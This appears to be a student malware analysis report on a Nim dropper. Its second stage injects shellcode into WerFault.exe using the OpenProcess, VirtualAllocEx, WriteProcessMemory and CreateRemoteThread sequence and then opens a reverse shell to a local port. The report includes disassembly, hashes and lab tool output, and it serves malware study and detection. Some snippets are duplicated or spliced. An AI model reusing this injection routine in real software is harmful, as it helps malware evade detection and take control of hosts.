



Practical Malware Analysis & Triage

Malware Analysis Report

Malware.stage0.exe

Nov 2022 | Zandmann | v1.0

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Executive Summary

SHA256 hash	FCA62097B364B2F0338C5E4C5BAC86134CEDFFA4F8DDF27EE9901734128952E3
-------------	--


Malware.stage0.exe is a 32-bit dropper binary first identified on May 14th 2021. It is targeting Windows OS and it is using process injection in order to evade detection and run its reverse shell code inside legitimate Werfault.exe process.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Malware.stage0.exe consists of two parts: a packed stage 1 dropper and a stage 2 command execution program. Stage 1 creates a stage 2 executable C:\Users\Public\werflt.exe and starts WerFault.exe process, allowing stage 2 binary to inject it's code into WerFault.exe process.

WerFault.exe is then attempting to connect to localhost on port 8443. If succeeds, reverse shell is spawned.





Malware Composition

DemoWare consists of the following components:

File Name	SHA256 Hash
Malware.stage0.exe	fca62097b364b2f0338c5e4c5bac86134cedffa4f8ddf27ee9901734128952e3
werflt.exe	0516009622b951c6c08fd8d81a856eaab70c02e6bc58d066bbdfafe8c6edabea

Malware.stage0.exe

The initial executable that creates a file C:\Users\Public\werflt.exe and start WerFault.exe process.

Werflt.exe

Created executable file containing the second stage payload.



Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

Stage 1

FCA62097B364B2F0338C5E4C5BAC86134CEDFFA4F8DDF27EE9901734128952E3




Figure 1 - Virus Total result for dropper file

STRINGS

```
@C:\Users\Public\werflt.exe  
@C:\Windows\SysWOW64\WerFault.exe  
C:\\Users\\Administrator\\source\\repos\\CRTInjectorConsole\\Release\\CRTInjectorConsole  
.pdb
```



We may assume, the binary is written in .nim

```
C:\Users\...\Desktop
λ cat floss.txt | grep .nim
fatal.nim
io.nim
fatal.nim
@iterators.nim(222, 11) `len(a) == L` the length of the string changed while iterating over it
streams.nim
strutils.nim
oserr.nim
@iterators.nim(222, 11) `len(a) == L` the length of the string changed while iterating over it
@osproc.nim(770, 14) `p.errStream == nil or
@osproc.nim(769, 14) `p.outStream == nil or
@osproc.nim(703, 14) `args.len == 0`
stdlib_io.nim.c
stdlib_times.nim.c
stdlib_os.nim.c
@mstage0.nim.c
stdlib_assertions.nim.c
_nimAddInt
_nimSubInt
stdlib_widechars.nim.c
_nimToCStringConv
_nimZeroMem
_nimGC_setStackBottom
@nimGCvisit@8
@nimIntToStr@4
@nimRegisterThreadLocalMarker@4
@nimInt64ToStr@8
```

Figure 2 - floss output for dropper file

It posses custom named sections

value	value	value	value	value	value
/4	/19	/31	/45	/57	/70
961EF8E4D3ED9C2D72675A9...	4C96C7AB884D0085B821A9...	DD0256653EAE83DB08B4...	CD890B8A1E1A2EF76B28753...	E8162855A46AF653F9B2240...	124EC6B3386FCD763C75AB...
1.759	6.009	4.616	5.418	4.509	4.362
0.26 %	60.74 %	2.35 %	3.00 %	0.52 %	0.39 %
0x0000F800	0x0000FC00	0x00049E00	0x0004C200	0x0004F000	0x0004F800
0x00000400 (1024 bytes)	0x0003A200 (238080 bytes)	0x00002400 (9216 bytes)	0x00002E00 (11776 bytes)	0x00000800 (2048 bytes)	0x00000600 (1536 bytes)
0x0001E000	0x0001F000	0x0005A000	0x0005D000	0x00060000	0x00061000
0x000002D8 (728 bytes)	0x0003A0ED (237805 bytes)	0x0000231D (8989 bytes)	0x00002DC7 (11719 bytes)	0x00000764 (1892 bytes)	0x000004EC (1260 bytes)

Figure 3 - sections data for dropper (pestudio)

IMPORTS

Imports might give us a tip of binary capabilities.

imports (71)	flag (4)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (8)	type (1)	ordinal (0)	library (3)
VirtualProtect	×	0x0001B44E	0x0001B44E	1469 (0x05BD)	memory	implicit	-	KERNEL32.dll
GetCurrentProcessId	×	0x0001B2E4	0x0001B2E4	544 (0x0220)	execution	implicit	-	KERNEL32.dll
GetCurrentThreadId	×	0x0001B2FA	0x0001B2FA	548 (0x0224)	execution	implicit	-	KERNEL32.dll
TerminateProcess	×	0x0001B3F2	0x0001B3F2	1401 (0x0579)	execution	implicit	-	KERNEL32.dll

Figure 4 - imports data for dropper (pestudio)

VirtualProtect is often used by malware to modify memory protection (often to allow write or execution). Therefore, this might indicate mentioned Process Injection technique.



Stage2

0516009622b951c6c08fd8d81a856eaab70c02e6bc58d066bbdfafe8c6edabea




Figure 5 - Virus Total result for stage 2

STRINGS:

```
!This program cannot be run in DOS mode.
C:\Users\Administrator\source\repos\CRTInjectorConsole\Release\CRTInjectorConsole.pdb
WriteProcessMemory
OpenProcess
CloseHandle
VirtualAllocEx
CreateRemoteThread
GetModuleHandleW
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='asInvoker' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

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


Figure 8 - Process Tree after dropper execution

Cmdline was also spotted for a brief moment




Figure 9 - Process Tree after dropper execution

WerFault.exe tries to connect to 127.0.0.1 on port 8443

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module
WerFault.exe	852	TCP	Syn Sent	127.0.0.1	1051	127.0.0.1	8443	11/30/2022 10:49:57 AM	WerFault

Figure 10 - output from tcpview

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The screenshot shows a Windows desktop with two windows. The 'TCPView' window displays a list of network connections. The 'Process Name' column shows 'WerFault.exe'. The 'Process ID' is 6216, 'Protocol' is TCP, 'State' is Established, 'Local Address' is 127.0.0.1, 'Local Port' is 1052, and 'Remote Address' is 127.0.0.1. The 'Command Prompt' window shows the execution of 'ncat -nvnp 8443' and the receipt of a connection from 127.0.0.1:1052. The user then runs 'whoami', which returns 'desktop-9d86ptt\everyt'.

The screenshot shows the Process Monitor application with a list of events. The 'Process Name' column shows 'Werfault.exe' for all events. The 'Operation' column shows 'TCP Reconnect' and 'TCP Disconnect'. The 'Path' column shows 'DESKTOP-9D86P1T1.1048 -> DESKTOP-9D86P1T1.8443'. The 'Result' column shows 'SUCCESS' for all events. The 'Detail' column shows 'Length: 0 sequ...'. A 'Process Monitor Filter' dialog is open, showing conditions for displaying events. The filter conditions are: Process N... is Malware stage0... Include, Process N... is Werfault.exe Include, Operation is CreateFile Include, Operation is RegSetValue Include, Operation contains Reg Include, Operation is Process Create Include, Operation contains TCP Include, and Parent PID is 2640 Include.

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Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis}

In assembly we may observe a typical pattern for CreateRemoteThread with process injection

```
[0x00401000]
;-- section..text:
159: int main (int32_t arg_ch);
; var LPCVOID lpBuffer @ ebp-0x14c
; var int32_t var_4h @ ebp-0x4
; arg int32_t arg_ch @ ebp+0xc
push    ebp                                ; [00] -r-x section size 4096 named .text
mov     ebp, esp
sub     esp, 0x14c
mov     eax, dword [0x403004]
xor     eax, ebp
mov     dword [var_4h], eax
mov     eax, dword [arg_ch]
mov     ecx, 0x51                          ; 'Q' ; 81
push    esi
push    edi
mov     esi, 0x402110
lea     edi, [lpBuffer]
push    dword [eax + 4]                    ; const char *str
rep     movsd dword es:[edi], dword ptr [esi]
movsb   byte es:[edi], byte ptr [esi]
call    dword [atoi]                    ; 0x40205c ; int atoi(const char *str)
add     esp, 4
push    eax
push    0                                ; BOOL bInheritHandle
push    0x1fffffff                         ; DWORD dwDesiredAccess
call    dword [OpenProcess]                ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bI...
push    0x40                                ; '@' ; 64
push    0x3000
push    0x145                             ; 325
mov     edi, eax
push    0                                ; LPVOID lpAddress
push    edi                                ; HANDLE hProcess
call    dword [VirtualAllocEx]              ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpA...
push    0                                ; SIZE_T *lpNumberOfBytesWritten
mov     esi, eax
lea     eax, [lpBuffer]
push    0x145                             ; 325 ; SIZE_T nSize
push    eax                                ; LPCVOID lpBuffer
push    esi                                ; LPVOID lpBaseAddress
push    edi                                ; HANDLE hProcess
call    dword [WriteProcessMemory]          ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID l...
```

Figure 13 - CreateRemoteThread code snippet (cutter)



```
push 0
push 0
push 0
push esi
push 0
push 0 ; LPSECURITY_ATTRIBUTES lpThreadAttributes
push edi ; HANDLE hProcess
call dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECU...
push edi ; HANDLE hObject
call dword [CloseHandle] ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
mov ecx, dword [var_4h]
xor eax, eax
pop edi
xor ecx, ebp
pop esi
call fcn.0040109f
mov esp, ebp
pop ebp
ret
```

Figure 14 - CreateRemoteThread code snippet (cutter)

API calls:

OpenProcess

```
add esp, 4
push eax
push 0 ; BOOL bInheritHandle
push 0x1fffff ; DWORD dwDesiredAccess
call dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bI...
push 0x40
push 0x3000 call dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD dwProcessId)
```

Figure 15 - OpenProcess API call code snippet

uses 3 parameters, with the most interesting one being dwProcessId, which is used in order to get access to WerFault.exe process

and desiredAccess

PROCESS_ALL_ACCESS (0x1fffff)

All possible access rights for a process object.

Figure 16 - reference do MS documentation

dwProcessId was stored in eax after arg_ch was moved into it before this function call

```
mov dword [var_4h], eax
mov eax, dword [arg_ch]
mov ecx, 0x51
```

Figure 17 - OpenProcess API call code snippet



VirtualAllocEx

Next, eax (process handle at this point) was moved into edi

```
push    0x145
mov     edi, eax
push    0
```

Figure 18 - VirtualAllocEx API call code snippet

And edi is used in next function in order to allocate memory inside of that process

```
mov     edi, eax
push    0 ; LPVOID lpAddress
push    edi ; HANDLE hProcess
call    dword [VirtualAllocEx] ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpA...
push    0 ; SIZE_T *lpNumberOfBytesWritten
mov     esi, eax
lea     eax, [lpBuffer]
call    dword [VirtualAllocEx] ; 0x40200c; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect)
```

Figure 19 - VirtualAllocEx API call code snippet

WriteProcessMemory

The same handle is used in this API call in order to write to allocated section of its memory with bytes in previously declared variable

```
159: int main (int32_t arg_ch);
; var LPCVOID lpBuffer @ ebp-0x14c
; var int32_t var_4h @ ebp-0x4
; arg int32_t arg_ch @ ebp+0xc
```

Figure 20 - WriteProcessMemory API call code snippet

```
lea     eax, [lpBuffer]
push    0x145 ; 325 ; SIZE_T nSize
push    eax ; LPCVOID lpBuffer
push    esi ; LPVOID lpBaseAddress
push    edi ; HANDLE hProcess
call    dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID l...
```

Figure 21 - WriteProcessMemory API call code snippet

```
mov     esi, eax
lea     eax, [lpBuffer]
push    0x145 ; 325 ; SIZE_T nSize
push    eax ; LPCVOID lpBuffer
push    esi ; LPVOID lpBaseAddress
push    edi ; HANDLE hProcess
call    dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID l...
push    0
push    0 ; call dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten)
```

Figure 22 - WriteProcessMemory API call code snippet

CreateRemoteThread

Two parameters are used in this API call

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esi – Start address which is the base address of the data written during VirtualAlloc call

```
push    eax                ; LPCVOID lpBuffer
push    esi                ; LPVOID lpBaseAddress
push    edi                ; HANDLE hProcess
call    dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE
```

Figure 23 - CreateRemoteThread API call code snippet

```
LPTHREAD_START_ROUTINE lpStartAddress
```

edi – process handle

```
IME140.dll__current
IME140.dll__current
IME140.dll__except_t
IME140.dll__memset
win_crt_heap_11.0
win_crt_locale_11.0
CreateRemoteThread(0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECURITY_ATTRIBUTES lpThreadAttributes, SIZE_T dwStackSize, LPTHREAD_START_ROUTINE lpStartAddress, LPVOID lpParameter, DWORD dwCreationFlags, LPDWORD lpThreadId)
```

Figure 24 - CreateRemoteThread API call code snippet

With the above actions, a shellcode was injected into WerFault.exe process.

After having a closer look at WerFault.exe in Process Hacker we may observe an extensive amount of permissions (RWX) for a particular section

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared WS	Locked WS
0x76c1000	Image: Commit	688 kB	RX	C:\Windows\SysWOW64\iprt4.dll	52 kB		52 kB	52 kB	
0x76b61000	Image: Commit	708 kB	RX	C:\Windows\SysWOW64\msvcrt.dll	144 kB		144 kB	144 kB	
0x76a61000	Image: Commit	420 kB	RX	C:\Windows\SysWOW64\advapi32.dll	84 kB		84 kB	84 kB	
0x765a1000	Image: Commit	284 kB	RX	C:\Windows\SysWOW64\ws2_32.dll	88 kB		88 kB	88 kB	
0x752a1000	Image: Commit	52 kB	RX	C:\Windows\SysWOW64\cryptsp.dll	16 kB		16 kB		
0x74701000	Image: Commit	128 kB	RX	C:\Windows\SysWOW64\ntmarta.dll	24 kB		24 kB	24 kB	
0x74571000	Image: Commit	1,352 kB	RX	C:\Windows\SysWOW64\dbghelp.dll	96 kB		96 kB		
0x74541000	Image: Commit	120 kB	RX	C:\Windows\SysWOW64\dbgcore.dll	28 kB		28 kB		
0x73e51000	Image: Commit	284 kB	RX	C:\Windows\SysWOW64\mswsock.dll	72 kB		72 kB	64 kB	
0x73c71000	Image: Commit	32 kB	RX	C:\Windows\SysWOW64\umpdc.dll	16 kB		16 kB		
0x73521000	Image: Commit	616 kB	RX	C:\Windows\SysWOW64\wer.dll	48 kB		48 kB		
0x734d1000	Image: Commit	80 kB	RX	C:\Windows\SysWOW64\powrprof.dll	32 kB		32 kB		
0x73461000	Image: Commit	276 kB	RX	C:\Windows\SysWOW64\Faultrep.dll	44 kB		44 kB		
0x4e1000	Image: Commit	332 kB	RX	C:\Windows\SysWOW64\WerFault...	8 kB		8 kB		
0x480000	Private: Commit	4 kB	RWX		4 kB	4 kB			
0x259b000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 4568)					
0x4c5000	Private: Commit	12 kB	RW+G	Stack (thread 4568)					
0x47c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1064)					
0x435000	Private: Commit	12 kB	RW+G	Stack (thread 1064)					
0x7ffdc3d9000	Image: Commit	36 kB	RW	C:\Windows\System32\ntdll.dll	28 kB	16 kB	12 kB	12 kB	
0x7ffdc3d6000	Image: Commit	4 kB	RW	C:\Windows\System32\ntdll.dll	4 kB	4 kB			
0x7ffdc3dcf000	Image: Commit	4 kB	RW	C:\Windows\System32\wow64win.dll	4 kB	4 kB			
0x7ffdc3d0f000	Image: Commit	8 kB	RW	C:\Windows\System32\wow64cpu.dll	8 kB	8 kB			
0x7f451000	Private: Commit	4 kB	RW		4 kB	4 kB			
0x7f440000	Private: Commit	4 kB	RW		4 kB	4 kB			
0x7f421000	Private: Commit	4 kB	RW		4 kB	4 kB			
0x7f418000	Private: Commit	4 kB	RW		4 kB	4 kB			
0x77f53000	Image: Commit	24 kB	RW	C:\Windows\SysWOW64\ntdll.dll	20 kB	16 kB	4 kB	4 kB	
0x77e25000	Image: Commit	4 kB	RW	C:\Windows\System32\wow64cpu.dll	4 kB	4 kB			

Figure 25 - Process Hacker

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With injected shellcode in it




Figure 26 - Process Hacker



Advanced Dynamic Analysis

{Screenshots and description about advanced dynamic artifacts and methods}

API calls present in stage1 file

```
0044101C 57 push edi
0044101D BE 10214400 mov esi,werflt.442110
00441022 80BD B4FEFFFF lea edi,dword ptr ss:[ebp-14C]
00441028 FF70 04 push dword ptr ds:[eax+4]
0044102B F3:AS rep movsd
0044102D A4 movsb
0044102E FF15 5C204400 call dword ptr ds:[<eatol>]
00441034 83C4 04 add esp,4
00441037 50 push eax
00441038 6A 00 push 0
0044103A 68 FFFF1F00 push 1FFFFFFF
0044103F FF15 04204400 call dword ptr ds:[<openProcess>]
00441045 6A 40 push 40
00441047 68 00300000 push 3000
0044104C 68 45010000 push 145
00441051 8BF8 mov edi,eax
00441053 6A 00 push 0
00441055 57 push edi
00441056 FF15 0C204400 call dword ptr ds:[<VirtualAllocEx>]
0044105C 6A 00 push 0
0044105E 8BF0 mov esi,eax
00441060 80B5 B4FEFFFF lea eax,dword ptr ss:[ebp-14C]
00441066 68 45010000 push 145
0044106B 50 push eax
0044106C 56 push esi
0044106D 57 push edi
0044106E FF15 00204400 call dword ptr ds:[<WriteProcessMemory>]
00441074 6A 00 push 0
00441076 6A 00 push 0
00441078 6A 00 push 0
0044107A 56 push esi
0044107B 6A 00 push 0
0044107D 6A 00 push 0
0044107F 57 push edi
00441080 FF15 10204400 call dword ptr ds:[<CreateRemoteThread>]
00441083 57 push edi
00441087 FF15 08204400 call dword ptr ds:[<closeHandle>]
0044108D 8B4D FC mov ecx,dword ptr ss:[ebp-4]
00441090 33C0 xor eax,eax
00441092 5F pop edi
00441093 33C0 xor ecx,ebx
```

Hide FPU

EAX 00AFFF24
EBX 008C8000
ECX 004412F7 "eA\x03"
EDI 004412F7 "eA\x03"
ESP 00AFFED8
EBP 00AFFED8
